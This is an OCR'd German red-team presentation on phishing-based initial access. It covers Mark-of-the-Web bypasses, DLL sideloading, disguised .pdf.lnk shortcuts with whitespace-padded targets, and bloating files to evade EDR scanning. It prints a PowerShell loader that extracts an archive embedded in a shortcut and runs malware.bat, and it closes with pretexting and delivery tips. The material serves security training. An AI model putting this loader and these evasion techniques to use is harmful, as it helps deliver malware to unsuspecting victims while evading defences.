
s/ashsec
Red Teaming Services

Mark of the Web (MOTW)

```
PS C:\Users\admin\Downloads> Get-Content .\Bewerbung.7z -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://onedrive.live.com/
HostUrl=https://yq1qfg.am.files.1drv.com/y4m4xOt3k1BfBJiqFt9McWXwq6BN41pIgmtyLtP-t_nNLNnzHEdxV4C5IKj23kOiumT4GrsIf
Zy6iFZJat_WCnTsdyUo5nz-qySXghTDbpNPsxByoSrl9qzA0SUNFIPUiNPGUjLIG2y3Ywx85DcmsjmFQYh7fqwO1tDPEqT1lBfY5rwmTaTlv8X4XFp
_yqIAMj0Nw-PlO0dWWIXdGMOZtKsUQ
PS C:\Users\admin\Downloads>
```

```
PS C:\Users\admin\Downloads\Bewerbung> Get-Content .\Bewerbung.pdf.lnk -Stream Zone.Identifier
Get-Content : Could not open the alternate data stream 'Zone.Identifier' of the file
'C:\Users\admin\Downloads\Bewerbung\Bewerbung.pdf.lnk'.
At line:1 char:1
+ Get-Content .\Bewerbung.pdf.lnk -Stream Zone.Identifier
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\admin\...werbung.pdf.lnk:String) [Get-Content], FileNotF
   oundException
    + FullyQualifiedErrorId : GetContentReaderFileNotFoundError,Microsoft.PowerShell.Commands.GetContentCommand
```

0. Local computer
1. Local intranet
2. Trusted sites
3. Internet
4. Restricted sites



s/ashsec
Red Teaming Services

https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/

MOTW | Bypasses

- Missbrauch von Software, die MOTW nicht unterstützt
  - z. B. 7Zip (support, aber nicht default)
- Missbrauch von Containerformaten
  - ISO, VHD, …
- Schwachstellen (z. B. CVE-2022-41049)
- Überblick: https://github.com/nmantani/archiver-MOTW-support-comparison

s/ashsec
Red Teaming Services


Malware …

- Früher oft via Makros in Office Dokumenten
- Phishing via LNK (Shortcuts) nimmt stark zu
- DLL Sideloads !!

DLL Sideloading

- DLL Sideloading nutzt die Tatsache aus, dass Anwendungen eine bösartige DLL-Datei anstelle einer legitimen Datei laden
- Angreifende platzieren bösartige DLLs in Pfaden, die das Betriebssystem zuerst durchsucht (aktueller Ordner)
- Schadcode kann somit innerhalb von anderen (signierten?!) Anwendungen ausgeführt werden
- Geeignet für initialen Zugriff, aber auch für Persistenz
- Gegenmaßnahmen: Hardcoding von Pfaden, signieren der DLLs

Absusing LNKs



s/ashsec
Red Teaming Services

Absusing LNKs


```
$obf_lnkpath = Get-ChildItem *.lnk | where-object {$_.length -eq 02833801}
| Select-Object -ExpandProperty FullName;$obf_file =
[system.io.file]::ReadAllBytes($obf_lnkpath);$obf_path =
'C:\Users\ADMINI~1\AppData\Local\Temp\tmp'+(Get-Random)+'.zip';$obf_path =
[Environment]::ExpandEnvironmentVariables($obf_path);$obf_dir =
[System.IO.Path]::GetDirectoryName($obf_path);[System.IO.File]::WriteAllBy
tes($obf_path, $obf_file[003494..($obf_file.length)]);cd $obf_dir;Expand-
Archive -Path $obf_path -DestinationPath . -EA SilentlyContinue -Force |
Out-Null;Remove-Item -Path $obf_path -EA SilentlyContinue -Force | Out-
Null;& .\malware.bat
```

s/ashsec
Red Teaming Services

https://www.x86matthew.com/view_post?id=embed_exe_lnk

Absusing LNKs


- Icon-Pfad hinterlegen (z. B. zum Standard-PDF Reader des Opfers)
- Danke Edge, dass du ein PDF-Icon miteingebettet hast !



s/ashsec
Red Teaming Services

Absusing LNKs


- Eine glaubwürdige Beschreibung des Shortcuts (ja, \n ist erlaubt ¯_(ツ)_/¯)



s/ashsec
Red Teaming Services

Absusing LNKs

- Den Befehl verstecken (durch Auffüllen des Target-Felds mit Leerzeichen)




s/ashsec
Red Teaming Services

Bonus | Bloating

- Statisches Scannen von EDRs kann verhindert werden, wenn die Dateigröße entsprechend groß ist
  - Wird in der Regel auch nicht zur Analyse in die Cloud geschickt ;)
  - >1GB ist meist ausreichend
- Wird mit *0x00* aufgefüllt, kann gut komprimiert werden

Bonus | Bloating



Name	Date modified	Type	Size
tools	12/10/2023 11:56	File folder	
tools	12/10/2023 11:56	Compressed (zipp...	2.677 KB

Name	Date modified	Type	Size
Lebenslauf	22/03/2023 11:09	Adobe Acrobat-Dokument	253 KB
malware	14/07/2023 12:17	Windows Batch File	1 KB
[redacted]	25/06/2023 20:24	Application extension	687 KB
[redacted]	25/06/2023 20:24	Application	290 KB
[redacted]	10/07/2023 11:58	Application extension	1.331.967 KB

s/ashsec
Red Teaming Services

Summary

s/ashsec
Red Teaming Services

Summary

- DLL Sideloading ermöglicht die Ausführung von DLLs mit Malware innerhalb signierter, vertrauenswürdiger Software
- DLLs + Executables in *.zip* und an LNK anhängen
  - Bonus: Statische Erkennung umgehen wir mit *Bloating*
- LNK manipulieren mit
  - Doppelte Erweiterungen (*.pdf.lnk*)
  - Whitespaces in *Target* Feld
  - Glaubwürdige Beschreibung (*/n's*)

s/ashsec
Red Teaming Services

Sum it up

- Spear Phishing mit Pretexting !
- Phishing mit Anhängen funktioniert in der Regel nicht mehr
- Links mit hoher Reputation nutzen
- HTML-Smuggling oder verschlüsselte Dateien
  - “Hey, ich will meine Bewerbung nur Verschlüsselt mit euch austauschen”
- LNKs (mit PowerShell) funktionieren in der Regel gut
- Andere Kanäle nutzen
  - Messaging-Dienste, Webportale, LinkedIn, Telefonanrufe, um Nachdruck zu erzeugen ...
- Gute Malware bauen ;)

s/ashsec
Red Teaming Services

Q & A

s/ashsec
Red Teaming Services